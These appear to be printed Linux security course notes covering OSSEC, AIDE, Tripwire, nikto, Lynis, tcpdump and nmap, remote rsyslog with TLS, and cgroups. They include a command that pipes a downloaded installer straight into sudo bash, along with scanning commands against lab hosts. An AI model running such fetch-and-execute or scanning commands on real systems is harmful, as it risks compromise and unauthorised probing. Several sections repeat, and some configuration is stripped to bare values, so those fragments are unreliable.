** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

dnf install -y ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

192.168.33.10

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it. *** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### AIDE on Ubuntu/Debian


### Install
```

apt install aide

adjust config

/etc/aide.conf /etc/aide.conf.d <- rules

aideinit

No necessary on Debian / Ubuntu

aideinit does this

mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz

```
### Backup
```

tar czvf initial-aide.tgz /etc/aide/aide.conf /usr/bin/aide /var/lib/aide/aide.db.new

```
### Simulate modification
```

echo "11.11.11.11 bad.host.com bad" >> /etc/hosts

```
### Do the check
```

In Debian like so

aide --check --config=/etc/aide/aide.conf > /var/log/report-scan.log

```
### Check is done on a daily basis

  * /etc/cron.daily/aide

### Tripwire
```

apt install -y tripwire

Optional selber händisch verschlüsseln

Creates encrypted twpol - file

sudo twadmin --create-polfile /etc/tripwire/twpol.txt

create database

sudo tripwire --init Last update: 2019/07/31 08:23 trainingmaterial-linux-security-3days http://localhost/dokuwiki/doku.php?id=trainingmaterial-linux-security-3days http://localhost/dokuwiki/ Printed on 2019/07/31 08:25 Tripwire - check (document) We want to document what gets scanned

Datenbank initialisieren einmalig

tripwire --init

We want to document what gets scanned

tripwire --check | grep Filename > test_results' ##If we view this file, we should see entries that look like this: less /etc/tripwire/test_results

...

Filename: /etc/rc.boot Filename: /root/mail Filename: /root/Mail Filename: /root/.xsession-errors Tripwire - adjust twpol.txt

replace /proc by /proc/devices

was:

##/proc -> $(Device) ;

now

/proc/devices -> $(Device) ;

remove all /root/* entries that are not present

e.g.

/root/.sawfish

uncomment /var/lock and /var/run

##/var/lock -> $(SEC_CONFIG) ; ##/var/run -> $(SEC_CONFIG) ; # daemon PIDs Tripwire - recreate pol file + re-init db

polfile

sudo twadmin -m P /etc/tripwire/twpol.txt

re-init database

sudo tripwire --init Tripwire - rerun check sudo tripwire --check Tripwire - remove sensitive information sudo rm /etc/tripwire/test_results sudo rm /etc/tripwire/twpol.txt

recreate it

sudo twadmin --print-polfile > /etc/tripwire/twpol.txt 2019/07/31 08:25 13/56 Training materials / Schulungsunterlagen - http://localhost/dokuwiki/ sudo rm /etc/tripwire/twpol.txt

```
## Network Intrusion Detection

### Overview


  * Snort (Ökosystem)
  * Suricata (gleiche Signaturen) - OpenSource Signaturen


## Vulnerability / Vulnerability Scans
```

```
### nikto


### Walkthrough (Debian / Ubuntu)
```

Teststellung

main:

apt install -y apache2 apt install -y php

vi /var/www/html

echo "" > /var/www/html/info.php

```

```

Debian 10/Ubuntu 2x.04

secondary:

apt install nikto nikto -h http://main

```

### Walkthrough II (Debian / Ubuntu)
```

We detected, that Apache shows Version and Ubuntu -> Apache/2.4.xx (Ubuntu)

that's not what we want - let us fix this:

main - Create new file

##vi /etc/apache2/conf-available/z-security.conf ##ServerTokens Prod a2enconf z-security systemctl reload apache

secondary

nikto -h http://main

or simply do a curl to check the headers

curl -I main

```



### Walkthrough (Centos 8/Redhat 8)
```

root do

dnf install -y perl git cd /root
git clone https://github.com/sullo/nikto cd nikto/program

```


### apache - etags


### How they work and why they are no vulnerability

  * https://www.pentestpartners.com/security-blog/vulnerabilities-that-arent-etag-headers/


### Lynis


### Walkthrough
```

apt update apt install -y lynis lynis audit system

After that you analyse the report.

View or compile the results like so:

Scanning process wil also be documented on /var/log/lynis.log

grep -E "^warning|^suggestion" /var/log/lynis-report.dat

```


## IPSec

### IPSec


  * https://lists.strongswan.org/pipermail/users/2015-January/007380.html
  * https://www.digitalocean.com/community/tutorials/how-to-set-up-an-ikev2-vpn-server-with-strongswan-on-ubuntu-20-04-de

## Documentation

### Telekom Compliance Guideline

  * https://github.com/jmetzger/TelekomSecurity.Compliance.Framework

### Linux Security

  * http://schulung.t3isp.de/documents/linux-security.pdf

## SELinux

### Debian Installation


### Walkthrough
```

apt-get install selinux-basics selinux-policy-default auditd selinux-activate reboot

for checking

Also refer to our other documents

e.g. apache walkthrough

setenforce 1

check-selinux-installation echo $?

```

### Howto on Debian

  * https://wiki.debian.org/SELinux/Setup

## Wireshark / tcpdump / nmap

### Examples tcpdump


### What interfaces are available for listening ?
```

tcpdump -D

Eventually doublecheck with

ip a

```

### -n / -nn (Disable hostname / port resolving)
```

I would always recommend to do so, because it saves performance

Do not do hostname lookups

tcpdump -i ens3 -n

Do not do hostname and port lookups

tcpdump -i ens3 -nn

```
### Exclude specific ports
```

tcpdump ! -p stp -i eth0

more user friendly

tcpdump -i eth0 not stp and not icmp

```
### Include ascii output
```

s0 show unlimited content

-A ASCII

tcpdump -A -s0 port 80

```
### Only from and/or to a specific host
```

to or from host

tcpdump -i eth0 host 10.10.1.1

To a specific host

tcpdump -i eth0 dst 10.10.1.20

```
### Write to a pcap file
```

tcpdump -i eth0 -w output.pcap

```
### Only show GET requests
```

this show only all tcp packages

tcpdump -i eth0 tcp

now let us filter specific ones -> 0x474554 -> is equivalent for GET as hex - numbers

https://www.torsten-horn.de/techdocs/ascii.htm

tcp header has 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420'

Same goes for post - operations

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354'

Deeply explained here

https://security.stackexchange.com/questions/121011/wireshark-tcp-filter-tcptcp121-0xf0-24

```
### Extra http get/post urls
```

show linewise

tcpdump -s 0 -v -n -l | egrep -i "POST /|GET /|Host:"

show linewise only using port http

tcpdump -s 0 -v -n -l port http and not port ssh | egrep -i "POST /|GET /|Host:"

```


### Refs:

  * https://hackertarget.com/tcpdump-examples/

### Example nmap


### Example 1
```

including additional information

nmap -A main.training.local

```

### Example 1a
```

nmap -A -F -T4 192.168.56.102

```

### Example 2
```

ping target system

nmap -sP main

```


### Example 3
```

Server 1: nmap -p 80 --script=http-enum.nse targetip

Server 2: tcpdump -nn port 80 | grep "GET /"

```

### Ref:

  * http://schulung.t3isp.de/documents/linux-security.pdf

### Detect nmap scans on server

  * https://nmap.org/book/nmap-defenses-detection.html

## Network Intrusion Detection

### Overview


  * Snort (Ökosystem)
  * Suricata (gleiche Signaturen) - OpenSource Signaturen


## Host Intrusion Detection

### Overview


  * AIDE (Advanced Intrusion Detection Environment)
  * Tripwire
  * OSSEC (Open Source Security) / Wazuh


### Installation ossec on Ubuntu


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```

### OSSEC -> Installation
```

Install on 2 servers

server 1: ossec-hids-server

server 2: ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O - https://updates.atomicorp.com/installers/atomic | sudo bash

add [arch=amd64] to line

root@server1:/etc/apt/sources.list.d# cat atomic.list deb [arch=amd64] https://updates.atomicorp.com/channels/atomic/ubuntu focal main

```
```

Install ossec-hids-server

apt install ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

```
```

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

apt install ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

10.10.11.142

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it. *** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

```
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### Installation/Walkthrough ossec on Centos 8


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1 (main): ossec-hids-server

server 2 (secondary): ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O atomic-file https://updates.atomicorp.com/installers/atomic sh atomic-file

```
```

installation on main

dnf -y install ossec-hids ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

```
```

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

dnf install -y ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

192.168.33.10

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it. *** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit): MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc=

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```

#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```

#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```

#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

```

```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```

#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```

#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### AIDE on Ubuntu/Debian


### Install
```

apt install aide

adjust config

/etc/aide.conf /etc/aide.conf.d <- rules

aideinit

No necessary on Debian / Ubuntu

aideinit does this

mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz

```
### Backup
```

tar czvf initial-aide.tgz /etc/aide/aide.conf /usr/bin/aide /var/lib/aide/aide.db.new

```
### Simulate modification
```

echo "11.11.11.11 bad.host.com bad" >> /etc/hosts

```
### Do the check
```

In Debian like so

aide --check --config=/etc/aide/aide.conf > /var/log/report-scan.log

```
### Check is done on a daily basis

  * /etc/cron.daily/aide

## Logging

### Overview Logging Systems


  * syslog
  * auditd
  * netfilter (iptables)
  * systemd-journald

## journalctl
```

journalctl -u httpd.service

everything with pid = process id = 1

journalctl _PID=1

Remote logging with rsyslog

Change on server 1 (main)

```
cd /etc/
## changed
##vi rsyslog.conf
## uncommented these 4 lines
## Provides UDP syslog reception
## for parameters see http://www.rsyslog.com/doc/imudp.html
module(load="imudp") # needs to be done just once
input(type="imudp" port="514")

## Provides TCP syslog reception
## for parameters see http://www.rsyslog.com/doc/imtcp.html
module(load="imtcp") # needs to be done just once
input(type="imtcp" port="514")

## restart rsyslog - daemon
systemctl restart rsyslog.service
```

Change on server 2 (secondary)

```
## added hostname in /etc/hosts
## in the case main has 192.168.33.10
echo "192.168.33.10 main" >> /etc/hosts

## Added to line at then end of /etc/rsyslog.conf
## log to udp (@) AND tcp (@@)
## In production you only need one of those
*.*    @main
*.*    @@main

## Restart service
systemctl restart rsyslog.service
```

Finally testing

```
## on secondary
logger -p local0.info "Testmessage from this beautiful team"

## on main
## we should have an output
cat /var/log/messages | grep -i testmessage
```

Remote logging with rsyslog and tls

Works

- with rsyslog 6+
- Tested with Debian 11 (bullseye)

Create certificates and put in both server and client

```
## in /etc/pki/tls/certs/
## lab.crt, lab.key

### Main - Server - config
```

Configuration on Server

```
apt install rsyslog-gnutls
```

```
##/etc/rsyslog.d/main-tls.conf
### Added for TLS support
## make gtls driver the default
## $DefaultNetstreamDriver gtls

## certificate files
$DefaultNetstreamDriverCAFile   /etc/pki/tls/certs/lab.crt
$DefaultNetstreamDriverCertFile /etc/pki/tls/certs/lab.crt
$DefaultNetstreamDriverKeyFile  /etc/pki/tls/certs/lab.key


## provides TCP syslog reception with encryption
module(load="imtcp" StreamDriver.Name="gtls" StreamDriver.Mode="1" StreamDriver.AuthMode="anon")
input(type="imtcp" port="6514" )
```

```
systemctl restart rsyslog
```

Configuration on Client

```
apt install rsyslog-gnutls
```

```
##/etc/rsyslog.d/secondary-tls.conf
## This is the client side of the TLS encrypted rsyslog
## certificate file, just the CA file for a client
$DefaultNetstreamDriverCAFile /etc/pki/tls/certs/lab.crt

## set up action
$DefaultNetstreamDriver gtls           #use the gnutls netstream driver
$ActionSendStreamDriverMode 1          #require the use of tls
$ActionSendStreamDriverAuthMode anon   #the server is NOT authenticated
## send all messages
*.* @@(o)main.example.com:6514
```

```
systemctl restart rsyslog
```

Testing

```
## on secondary
logger "Does this work"

## check secondary
/var/log/messages

## check main
/var/log/messages

## <- should be in both log files
```

Systemd Remote Logging

Walkthrough

```
## Walkthrough

## Install on main and secondary
dnf install -y systemd-journal-remote

## on main modify systemd-journal-remote
## Find info by:
## systemctl cat systemd-journal-remote
## systemctl edit systemd-journal-remote
[Service]
ExecStart=
ExecStart=/usr/lib/systemd/systemd-journal-remote --listen-http=-3 --output=/var/log/journal/remote/

## aktiviert den socket
systemctl enable systemd-journal-remote
systemctl start systemd-journal-remote

## on secondary adjust URL= in /etc/systemd/journal-upload.conf
[Upload]
URL=http://192.168.33.10:19532

## Restart upload - daemon
systemctl enable --now systemd-journal-upload

## Result -> failed
## systemctl status systemd-journal-upload
## o http://192.168.33.10:19532/upload failed: Couldn't connect to server
```

```
## Troubelshooting on secondary
## according to:
```

- Troubleshooting a service on Centos (SELINUX)

```
## on secondary
logger -p local0.info testlogeintrag
## show entries
journalctl -e | grep testlogeintrag

## on main
## Show entries of log-directory of journal (systemd)
journalctl -D /var/log/journal/remote
```

Local Security

sgid - bit on files

Beispiel

```
Führt Programme mit dem Gruppenrecht, des Programms.-
Beispiel

hans:buero rwxrws-- executable

Wird executable auch mit der Gruppe buero ausgeführt.
```

Reference

- https://de.wikipedia.org/wiki/Setgid

xattr - special permissions

Generic

- save in the inode

Walkthrough

```
## only possible as root
touch foo-file
lsattr foo-file
chattr +a foo-file

### then this works
echo "test" >> foo-file
### this not
echo "test" > foo-file

### + -> immutable
chattr +i foo-file
### does not work
echo "no possibe" > foo-file
echo "also not possible" >> foo-file
## and not deletable
rm -f foo-file
```

cgroups on Redhat

Why ?

- Allows restriction and prioritizing to resources


What are the most important categories

- The number of CPU shares per process.
- The limits on memory per process.
- Block Device I/O per process.
- Mark network packets to be identified as the same type
  - another application can use that to enforce traffic rules

What else (Redhat) ?

- There are 2 versions, v1 and v2
- Although RHEL 8 allows v2, it is disabled
- All applications currently use v1

How do cgroups work ?



cgroups and the ressource-controllers

- Memory
- CPU
- Disk I/O

Install cgroup tools (Redhat)

- This way of working with cgroups is deprecated in RHEL 8

```
dnf install -y libcgroup libcgroup-tools
```

Show informations about cgroups

```
cat /proc/cgroups
ps xawf -eo pid,user,cgroup,args
systemd-cgls
systemd-cgtop
```

Walkthrough.

```
## Step 1: Create a new cgroup
cgcreate -g cpu,memory,blkio,devices,freezer:/resourcebox

## Step 2: Restrict zu 10% per CPU-core
cgset -r cpu.cfs_period_us=100000 \
 -r cpu.cfs_quota_us=$[ 10000 * $(getconf _NPROCESSORS_ONLN) ] \
 resourcebox

## Step 3: Restrict memory in cgroup to 256MB
cgset -r memory.limit_in_bytes=256M resourcebox

## Step 4: Restrict access to 1 MB/s
```

```
for dev in 8:0 8:16 1:0; do
 cgset -r blkio.throttle.read_bps_device="${dev} 1048576" resourcebox
 cgset -r blkio.throttle.write_bps_device="${dev} 1048576" resourcebox
done

## Step 5: no access to dev-files please
cgset -r devices.deny=a resourcebox

## Step 6: allow access to console, null, zero rand and urandom
for d in "c 5:1" "c 1:3" "c 1:5" "c 1:8" "c 1:9"; do
 cgset -r devices.allow="$d rw" resourcebox
done

## Step 7: execute program in cgroup (bash as an example)
cgexec -g cpu,memory,blkio,devices,freezer:/resourcebox \
 prlimit --nofile=256 --nproc=512 --locks=32 /bin/bash

## Step 8: delete cgroup
cgdelete -g cpu,memory,blkio,devices,freezer:/resourcebox
```

Restrict system resources with systemd-run

```
## Start stress test twice
systemd-run stress -c 3
systemd-run stress -c 3



systemctl show run-r<UUID>.service
## default is 3600
systemctl set-property run-r<UUID>.service CPUShares=100
systemctl set-property run-r<UUID>.service CPUQuota=20%
```

restrict httpd service

```
systemctl status httpd
systemctl set-property httpd.service CPUShares=600 MemoryLimit=500M
systemctl daemon-reload
